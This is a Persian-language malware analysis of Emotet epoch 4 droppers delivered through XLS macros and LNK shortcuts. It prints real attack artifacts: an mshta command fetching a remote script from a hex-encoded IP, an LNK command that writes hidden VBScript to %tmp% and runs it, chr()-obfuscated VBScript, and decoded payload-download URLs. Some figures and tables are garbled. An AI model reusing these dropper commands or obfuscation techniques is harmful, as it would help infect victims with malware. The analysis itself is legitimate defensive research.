

# تجزیه و تحلیل بدافزار Emotet

نویسنده: میلاد کهساری الهادی

اندیشکده سایبرنتیک آیو<sup>1</sup>

---

<sup>1</sup> <http://aiooo.ir>

## فهرست مطالب


|         |                                                             |
|---------|-------------------------------------------------------------|
| 3.....  | تجزیه و تحلیل Dropper های بدافزار Emotet                    |
| 4.....  | وکتور گسترش بدافزار Emotet                                  |
| 4.....  | استفاده از فایل XLS به عنوان دراپر                          |
| 7.....  | استفاده هگزادسیمال برای آدرس اینترنتی سرور کنترل و فرماندهی |
| 8.....  | استفاده از فایل های LNK به عنوان دراپر                      |
| 10..... | مبهم سازی اسکرپت VBS                                        |
| 11..... | استفاده از تابع CHR برای مبهم سازی                          |
| 12..... | اجرای پیلود بدافزار Emotet                                  |
| 14..... | نتیجه گیری                                                  |

# تجزیه و تحلیل Dropperهای بدافزار Emotet

در 22 آوریل 2022، آقای Brad Duncan که شخص پشت حساب کاربری malware\_traffic در شبکه اجتماعی توییتر است، تویییتی در خصوص فعالیت مجدد بدافزار Emotet منتشر کرد. در تصویر 1، محتوای تویییت این شخص نمایش داده شده است:



2022-04-22 (Friday) - #Emotet #epoch4 malspam sent zipped Windows shortcut (.LNK). LNK didn't work in my lab or online sandboxes. But the shortcut contains script that I copied into a .vbs file, which ran fine. LNK: [bazaar.abuse.ch/sample/082d593...](https://bazaar.abuse.ch/sample/082d593...) VBS: [tria.ge/220422-1nnmyag...](https://tria.ge/220422-1nnmyag...)



2:22 AM · Apr 23, 2022 · Twitter Web App

## تصویر 1: گزارش فعالیت Emotet توسط Brad Duncan

بر این اساس، سرورهای Emotet در Epoch 4 (دورهی چهارم از این بدافزار که توسط تحلیلگران دسته‌بندی شده است) مطابق شکل زیر در حال ارسال ایمیل به همراه یک فایل Zip با محتوایی در فرمت LNK می‌باشند. در هر صورت، در موج جدید حمله بدافزار Emotet مهاجمان اقدام به اجرای اسکریپت‌های VBA نهفته‌سازی شده درون باینری‌های مبتنی بر Lnk می‌کنند که نقش Dropper را برای این بدافزار ایفا خواهند کرد.



تصویر 2: ایمیل فیشینگ بدافزار Emotet حاوی فایل LNK


## وکتور گسترش بدافزار Emotet

همانگونه که بیان شد، پیش از این، بدافزار Emotet در موج چهارم حمله خود از طریق ایمیل‌های فیشینگ که دارای پیوست مخرب بودند، انتشار پیدا می‌کرد. این فایل پیوست شده به درون ایمیل‌های فیشینگ یک فایل XLS (اکسل) حاوی ماکروهای مخرب بودند، یا یک لینک در ایمیل‌های Spam تعبیه شده بود که به یک سایت مخرب شخص قربانی را مسيردهی می‌کرد.

### استفاده از فایل XLS به عنوان دراپر

شخص قربانی با اجرای ماکروهای مخرب درون فایل XLS یا کلیک روی لینک‌های فیشینگ در نهایت به یک وبسایت آلوده منتقل می‌شد که میزبان یک اسکریپت مخرب بوده است. این اسکریپت بعد اجرا اقدام به رهاسازی پیلود مخرب بدافزار Emotet بر روی ماشین قربانی می‌کرد. در تصویر 3، محتویات جاوااسکریپتی که بر روی وبسایت‌های آلوده تعبیه شده بود، نمایش داده شده است. همانطور که در تصویر 3 قابل مشاهده است، این اسکریپت مبهم‌سازی شده است.





### تصویر 5: لینک مخرب درون ایمیل

به عنوان مثال، بعد کلیک بر روی آدرس gmx.de که در تصویر 5 نمایش داده شده است، شخص قربانی به آدرس <http://imuba.metodista.org.br/b/fBY0JW2ecXebkSHJ5uOUW83BwLE41h> ارجاع داده خواهد شد. بعد ارجاع به این وب سایت، اسکریپت مخرب که در آن تعبیه شده است اجرا می شود که موجب بارگزاری پیلود این بدافزار بر روی ماشین قربانی خواهد شد.

این وب سایت اکنون از دسترسی خارج شده است. به هر صورت، همانطور که در تصویر 6 قابل مشاهده است، فایل XLS مذکور دارای یک ماکروی مخرب است که اقدام به دسترسی به یک وب سایت آلوده از طریق ابزار مشروع ویندوزی mshta می کند. در تصویر 6، این دستور را مشاهده می کنید که اقدام به دسترسی به سایتی می کند که اسکریپت مخرب Dropper را میزبانی می کند.

```

olevba -c Milad-Emotet-Extracted.xls | less
0204 39 LABEL : Cell Value, String Constant
0204 39 LABEL : Cell Value, String Constant
0204 39 LABEL : Cell Value, String Constant
0204 39 LABEL : Cell Value, String Constant
0204 39 LABEL : Cell Value, String Constant
0204 39 LABEL : Cell Value, String Constant
0204 39 LABEL : Cell Value, String Constant
002a 2 PRINtheaders : Print Row/Column Labels
Sheet,Reference,Formula,Value
^@F,M25,"SET.NAME("lll","cmd /c m^sh^t^a h^tt^p^:/^/0xb907d607/fer/fer.html)",""
^@F,M31,[],""
^@F,M37,HALT(),""
^@Blood Pressure Dat,B15,"",39022.000000000000000000000000
^@Blood Pressure Dat,B16,"",39022.000000000000000000000000
^@Blood Pressure Dat,B17,"",39023.000000000000000000000000
^@Blood Pressure Dat,B18,"",39023.000000000000000000000000
^@Blood Pressure Dat,B19,"",39024.000000000000000000000000
^@Blood Pressure Dat,B20,"",39024.000000000000000000000000
^@Blood Pressure Dat,B21,"",39025.000000000000000000000000
^@Blood Pressure Dat,B22,"",39025.000000000000000000000000

```

تصویر 6: دسترسی و اجرای کد مخرب با استفاده از mshta

## استفاده هگزادسیمال برای آدرس اینترنتی سرور کنترل و فرماندهی

در تصویر 6، به جای استفاده از آدرس اینترنتی با فرمت 192.168.1.1، از آدرسی با قالب 0xb907d607 استفاده شده است. با توجه به RFC791 یک آدرس اینترنتی می‌تواند در سه قالب Octal، Hexadecimal و همچنین Integer/DWORD به جای قالب 192.168.1.1 نمایش داده شود. به عنوان مثال، آدرس اینترنتی 127.0.0.1 در قالب‌های زیر می‌تواند نمایش داده شود:

| Presentation       | Value                                 |
|--------------------|---------------------------------------|
| Octal              | 0177.0000.0000.0001<br>(017700000001) |
| Hexadecimal        | 7f.00.00.01<br>(0x7f000001)           |
| Integer<br>Decimal | 2130706433<br>192.168.1.1             |

جدول 1: قالب نمایش آدرس‌های اینترنتی

از همین روی، اگر از مقدار 0xb907d607 یک Ping بگیریم، آدرسی اینترنتی دقیق آن به ما نمایش داده خواهد شد. در تصویر 7، این موضوع نمایش داده شده است. بعد از Ping مقدار 0xb907d607 به آدرس اینترنتی 185.7.214.7 رسیدیم که سرور میزبانی کننده اسکریپت دراپر بدافزار Emotet است.

```
tlightning@adonaim:~  
[tlightning@adonaim ~]$ ping 0xb907d607 -c 4  
PING 0xb907d607 (185.7.214.7) 56(84) bytes of data.  
64 bytes from 185.7.214.7: icmp_seq=1 ttl=50 time=128 ms  
64 bytes from 185.7.214.7: icmp_seq=2 ttl=50 time=126 ms  
64 bytes from 185.7.214.7: icmp_seq=3 ttl=50 time=127 ms  
64 bytes from 185.7.214.7: icmp_seq=4 ttl=50 time=126 ms  
  
--- 0xb907d607 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3005ms  
rtt min/avg/max/mdev = 126.417/126.882/127.990/0.647 ms  
[tlightning@adonaim ~]$
```

تصویر 7: نمایش هگزادسیمال آدرس اینترنتی میزبانی پیلود بدافزار

در تصویر 8، دسترسی به یکی از وب‌سایت‌های میزبانی‌کننده بدافزار Emotet نمایش داده شده است. بعد دسترسی به این سایت و اجرای محتوایی که در آن میزبانی شده است، بر روی ماشین قربانی یک فایل اجرایی با فرمت Dll بارگزاری خواهد شد. این فایل DLL پیلود اجرایی مخرب این بدافزار به شمار می‌رود.

```

> Frame 1017: 321 bytes on wire (2568 bits), 321 bytes captured (2568 bits)
> Ethernet II, Src: HewlettP_1c:47:af (00:08:02:1c:47:af), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
> Internet Protocol Version 4, Src: 10.1.20.102, Dst: 185.7.214.7
> Transmission Control Protocol, Src Port: 49692, Dst Port: 80, Seq: 1, Ack: 1, Len: 267
✓ Hypertext Transfer Protocol
  > GET /fer/fer.html HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-US\r\n
    UA-CPU: AMD64\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C;
    Host: 185.7.214.7\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://185.7.214.7/fer/fer.html]
    [HTTP request 1/1]
    [Response in frame: 1028]

```

#### تصویر 8: دسترسی به سایت میزبان اسکریپت مخرب VBA

در تصویر 9، درخواست دانلود فایل با یک نام تصادفی (cZzLrCufohLBE9UU9) و قالب اجرایی DLL را مشاهده می‌کنید. این باینری که پیلود اصلی این بدافزار به حساب می‌آید، بعد از رهاسازی بر روی ماشین قربانی توسط rundll32.exe اجرا خواهد شد.

```

✓ Hypertext Transfer Protocol
  > HTTP/1.1 200 OK\r\n
    Date: Thu, 20 Jan 2022 19:38:59 GMT\r\n
    Server: Apache/2.4.41 (Ubuntu)\r\n
    Set-Cookie: 61e9ba539d3d2=1642707539; expires=Thu, 20-Jan-2022 19:39:59 GMT; Max-Age=60; path=/\
    Cache-Control: no-cache, must-revalidate\r\n
    Pragma: no-cache\r\n
    Last-Modified: Thu, 20 Jan 2022 19:38:59 GMT\r\n
    Expires: Thu, 20 Jan 2022 19:38:59 GMT\r\n
    Content-Disposition: attachment; filename="cZzLrCufohLBE9UU9.dll"\r\n
    Content-Transfer-Encoding: binary\r\n
  > Content-Length: 561152\r\n
    Keep-Alive: timeout=5, max=100\r\n
    Connection: Keep-Alive\r\n
    Content-Type: application/x-msdownload\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 12.307610000 seconds]
    [Request in frame: 1053]
    [Request URI: http://fr7.anbo5288.cc/-/Q7qLFrKJSlabny@snc/]
    File Data: 561152 bytes
> Media Type

```

#### تصویر 9: دانلود باینری مخرب با قالب اجرایی DLL

### استفاده از فایل‌های LNK به عنوان دراپر

با این حال، به دلیل تغییر رویکرد میکروسافت در جهت غیرفعال‌سازی ماکروها در نرم‌افزارهای آفیس، مجرمان سایبری و گردانندگان این کمپین جهت دور زدن این اقدام شرکت میکروسافت به سمت استفاده از فایل‌های


Ink روی آورده‌اند تا بتوانند با استفاده از این تکنیک در نهایت اقدام به اجرای cmd.exe، mshta.exe و حتی اسکریپت‌های VBA کنند.

```
tlightning@mka:~/Downloads/Emotet LNK
[tlightning@mka Emotet LNK]$ file EmotetDropper.lnk
EmotetDropper.lnk: MS Windows shortcut, Item id list present, Has Relative path,
Has command line arguments, Icon number=134, ctime=Mon Jan 1 04:56:02 1601, mtime=Mon Jan 1 04:56:02 1601, atime=Mon Jan 1 04:56:02 1601, length=0, window=hide
[tlightning@mka Emotet LNK]$
```

#### تصویر 10: اطلاعات باینری Ink بدافزار emotet موج چهارم

در این کمپین، زنجیره‌ی نفوذ همچنان وابسته به تکنیک مهندسی اجتماعی و ایمیل فیشینگ است، با این تفاوت که کاربر فریب خورده، با Extract کردن Zip با فایل LNK روبرو شده و آن را اجرا می‌کند. فایل LNK مذکور حاوی دستوراتی می‌باشد که کد VB Script مخربی را در پوشه Temp قرار داده و اجرا می‌کند.

این فایل Ink که مشخصات آن در تصویر 10 قابل مشاهده است یک باینری از نوع Shortcut برای پلتفرم ویندوز است که دارای یک اسکریپت مخرب VBA نهفته داخل خود است. این باینری بعد از اجرا محتویات نهفته درون خود را در مسیر Temp در قالب یک اسکریپت VBS در سامانه‌عامل کپی و در نهایت اجرا می‌کند. تصویر 11، دستوری که عمل خواندن و همچنین نوشتن محتویات نهفته درون این باینری Ink را بر روی دیسک کپی می‌کند، نمایش داده است:



#### تصویر 11: دستور مورد نظر با Drop کردن VBScript فایل

```
[t!ghtning@nka Emotet LNK ]$ exiftool EmotetDropper.lnk
ExifTool Version Number      : 12.40
File Name                    : EmotetDropper.lnk
Directory                    : .
File Size                    : 3.6 KiB
File Modification Date/Time   : 2022:08:14 07:24:36-04:00
File Access Date/Time        : 2022:08:15 08:44:18-04:00
File Inode Change Date/Time   : 2022:08:15 08:44:14-04:00
File Permissions              : -rw-r--r--
File Type                    : LNK
File Type Extension          : lnk
MIME Type                    : application/octet-stream
Flags                        : IDList, RelativePath, CommandArgs, IconFile, Unicode
File Attributes               : (none)
Target File Size              : 0
Icon Index                   : 134
Run Window                   : Normal
Hot Key                      : (none)
Target File DOS Name          : cmd.exe
Relative Path                 : ..\..\Windows\system32\cmd.exe
Command Line Arguments        : /v:on /c findstr "rSIPPswjwCtKoZY.*" Password2.doc.lnk > "%tmp%\VEuIqLISMa.vbs" & "%tmp%\VEuIqLISMa.vbs"
Icon File Name                : shell32.dll
```

# مبهم سازی اسکرپت VBS

[illegible]

**تصویر 13: محتوای نهفته سازی شده درون بانری میانر Emotet**

در تصویر 13، محتوای کامل اسکریپت Dropper این بدافزار نمایش داده شده است. همانطور که پیش از این ذکر شد، علاوه بر اینکه توسعه‌دهندگان این بدافزار به صورت گسترده از الگوریتم‌های رمزگذاری برای این بدافزار استفاده کرده‌اند، در این اسکریپت از تابع chr() برای مبهم‌سازی برخی کاراکترها درون اسکریپت خود استفاده کرده‌اند تا به سادگی محتوای آن قابل درک، واکاوی و همچنین خواندن نباشد.

## استفاده از تابع CHR برای مبهم‌سازی

تابع chr() در این اسکریپت با محاسبه مقداری که به آن عبور داده شده است، معادل کاراکتر اسکی آن مقدار عددی را بازگشت خواهد داد. به عنوان مثال در تصویر 14 بخشی از این اسکریپت پیش از تبدیل به Plaintext نمایش داده شده است که تابع chr(3913/410865) معادل chr(105) است، که بعد از اجرای این تابع، کاراکتر i را بازگشت خواهد داد. در نتیجه ما به جای "D"&chr(410865/3913)&"m" در اسکریپت فعلی، باید در اصل مقدار dim قرار گرفته باشد. ولی به منظور مبهم‌سازی اسکریپت از ترکیب حروف اسکی و خروجی chr استفاده شده است.

```
JOCItJmtrs(0) = "aHRBcDovL2Z0cC5jaXBsVWZLLmNvbS51c19BTFFvH3dlQlLKXBSVj8="
JOCItJmtrs(1) = "aHRBcHh6Lm91ZW5jZXZlbnRlZ2hhe15odS93cC1pbmNsdmRlcy85PHZsc1lXNWpJaLov"
JOCItJmtrs(2) = "aHRBcDovL2V6bnV0Y15zeW5vbG9neS5tZS9AZmFEaXIvd2cyQnFhV0ZSWmIxRy8="
JOCItJmtrs(3) = "aHRBcHh6Lm91ZW5jZXZlbnRlZ2hhe15odS93cC1pbmNsdmRlcy85PHZsc1lXNWpJaLov"
JOCItJmtrs(4) = "aHRBcDovL2RhcnRlZ29yZC5ubC9hd3N0YXRzL1pxVn5VW9sLWw="
JOCItJmtrs(5) = "aHRBcDovL2RhcnRlZ29yZC5ubC9hd3N0YXRzL1pxVn5VW9sLWw="
JOCItJmtrs(6) = "aHRBcDovL2ZpcC1jbGluaHucmF6cmF1b3RvY551eS9hVn91dF9jZW50ZXIvTE10QlRjTEgweG9xb1BoaTiv"
:
Execute("0"&chr(410865/3913)&"m Xml,Ws,DB,Filepath,URL:"&chr(7233-7124)&"L "&chr(-3538+3599)&"**MSXML2.S&chr(348-234)&"verXml"&chr(314640/4370)&"tTP.3.0**":WS = "WsCript."&chr(-4070+4153)&"HELL**":dB = "adoDb.strEAM**":Set Sbl"&chr(9606-9494)&"fVb"&chr(513832/5839)&"dq = CREATE"&chr(6089-5970)&"BJEC"&chr(3580-3464)&"(WS):
tMP = sblpfvBXDQ.ExpAnDEnvironmentStrIngS("%TmP%"):Win"&chr(304000/3040)&"iR ="&chr(61856/1933)&"SblPFvBxd"&chr(241704/2984)&".expan"&chr(-2242+2342)&"e"&chr(-2612+2722)&"viroMmE"&chr(195-85)&"tstRIngS("%WIndir%"):filePath = Tmp & "%VMTbfGSBow.Q"&chr(-1291+1406)&"J**":
```

### تصویر 14: اسکریپت قبل از تبدیل به قالب Plaintext

همانطور که در تصویر 14 قابل مشاهده است، این اسکریپت علاوه بر استفاده از base64 برای رمزنگاری رشته‌های مرتبط با آدرس‌های اینترنتی و نام پیلودی که در نهایت باید اجرا کند، به صورت گسترده اقدام به استفاده از Chr() کرده است. در تصویر 15، بخش کدهایی که در تصویر 14 نمایش داده شده است، در قالب Plaintext نمایش داده شده است. محتوای تصویر 14، بعد از محاسبه مقادیر chr() و همچنین بازسازی اسکریپت توسط Stream Deobfuscator به دست آمده است.

```
[Developed by Milad Kahsari-Alhadi (m.kahsari@gmail.com)]


Stream Analysis:      Done.
Stream Type:         VBA Detected
Stream Decoded:

Dim Xml,Ws,DB,Filepath,URL:
Xml = MSXML2.ServerXmlhtTP.3.0:
Ws = "WsCript.sHELL" :
dB = "adoDb.strEAM" :
Set SblpfvBXdq = CREATEOBJECT(Ws) :
tMP = sblpfvBXDQ.ExpAnDEnvironmentStrIngS("%TmP%") :
WIndir = SblpfvBXdq.ExpAnDEnvironmentStrIngS("%WIndir%")
filePath = Tmp & "%VMTbfGSBow.QSJ" : "
```

### تصویر 15: بخشی از محتوای اسکریپت VBA بازسازی شده

همانطور که در تصویر 14 هم قابل مشاهده است. این دراپر مبتنی بر VBS اقدام به اجرای یک مجموعه کد با استفاده از تابع execute می کند. در تصویر 15، محتوای اسکریپتی که در تصویر 14 به صورت مبهم سازی شده نمایش داده شده بود، در تصویر 16 در قالب Plaintext نمایش داده شده است. این اسکریپت بعد از اجرا یک فایل با نام "VMtbfGSBow.QSJ" در مسیر Temp سامانه عامل قرار خواهد داد. این فایل دارای قالب DLL است که در ادامه با استفاده از regsvr32.exe اجرا خواهد شد. این باینری پیلود اصلی بدافزار Emotet به شمار می رود.

```
dim urls_deobfuscate(7)
urls_deobfuscate(0) = "aHR0cDovL2Z0cC5jaXBsYWZlLmNvbS5ici9BTFQvM3dkQlIKZXB5Vi8="
urls_deobfuscate(1) = "aHR0cHM6Ly9iZW5jZXZlbmRLZ2hhei5odS93cC1pbmNsdWRlcY85MHZsc1lXNUpJalov"
urls_deobfuscate(2) = "aHR0cDovL2V6bmV0Yi5zeW5vbG9neS5tZS9AZWFEaXId2cyQnFhV0ZSWmIxRy8="
urls_deobfuscate(3) =
"aHR0cHM6Ly93d3cucmVuZWV0dGVuLm5sL2NvbRnRhY3QtZm9ybXVsaWVyL3R2ekFUbklTrk10ZjIwcmM3LW=="
urls_deobfuscate(4) = "aHR0cDovL2Rhcmtd29yZC5ubC9hd3N0YXRzL1pxVm5VNW9sLW=="
urls_deobfuscate(5) =
"aHR0cDovL2RhY2VudGVjMi5sYXllcmVkc2VydMvYmNvbS9zcGVlZHRlc3QvV2RkeiFSRTlHaHZZLW=="
urls_deobfuscate(6) =
"aHR0cDovL3ZpcC1jbGluawMucmF6cmFib3RrYS5ieS9hYm91dF9jZW50ZXIvTE10QlRjTEgwcEgxb1BoaTkV"
Execute("D"&chr(410865/3913)&"m_Xml.W"&chr(7484-7369)&"_DB.FilePath_URL:X"&chr(7233-7124)&"l"&
```




```
>>> import base64
>>> encoded_base64_urls = []
>>> encoded_base64_urls = ["aHR0cDovL2Z0cC5jaXBsYWZlLmNvbS5ici9BTFQvM3dkQlIKZXB5Vi8=", "aHR0cHM6Ly9iZW5jZXZlbmRLZ2hhei5odS93cC1pbmNsdWRlcY85MHZsc1lXNUpJalov", "aHR0cDovL2V6bmV0Yi5zeW5vbG9neS5tZS9AZWFEaXId2cyQnFhV0ZSWmIxRy8=", "aHR0cHM6Ly93d3cucmVuZWV0dGVuLm5sL2NvbRnRhY3QtZm9ybXVsaWVyL3R2ekFUbklTrk10ZjIwcmM3LW==", "aHR0cDovL2Rhcmtd29yZC5ubC9hd3N0YXRzL1pxVm5VNW9sLW==", "aHR0cDovL2RhY2VudGVjMi5sYXllcmVkc2VydMvYmNvbS9zcGVlZHRlc3QvV2RkeiFSRTlHaHZZLW==", "aHR0cDovL3ZpcC1jbGluawMucmF6cmFib3RrYS5ieS9hYm91dF9jZW50ZXIvTE10QlRjTEgwcEgxb1BoaTkV"]
>>> for index in range(0, 6):
...     base64.b64decode(encoded_base64_urls[index])
...
'http://ftp.ciplafe.com.br/ALT/3wdBYJepRV/'
'https://bencevendeghaz.hu/wp-includes/90vlsYW5JIjZ/'
'http://eznetb.synology.me/@eaDir/wg2BqaWFRZb1G/'
'https://www.reneetten.nl/contact-formulier/tvzATnImFMNf20rc7/'
'http://darksword.nl/awstats/ZqVnU5oL/'
'http://dacentec2.layeredserver.com/speedtest/WdJzQRE9Ghvs/'
>>> |
```

تصویر 16: آدرس های اینترنتی رمزگشایی شده درون Dropper

## اجرای پیلود بدافزار Emotet


این اسکریپت Dropper در نهایت با استفاده از WScript.exe اجرا خواهد شد تا بدافزار Emotet را دانلود و از طریق regsvr32.exe یک Trusted Developer Tools در ویندوز بوده و به منظور Register و Un-Register کردن DLL استفاده می شود، آن را اجرا می کند.

شایان ذکر است که url های دانلود Payload بدافزار Emotet درون VBScript با استفاده از الگوریتم Base64 مبهم سازی شده اند و هنگام اجرا Decode می شوند. در تصویر 16 این آدرس های اینترنتی که رمزگشایی شده اند، نمایش داده شده است. همچنین در تصویر 17 جریان اجرای بدافزار Emotet از طریق WScript.exe قابل مشاهده است:



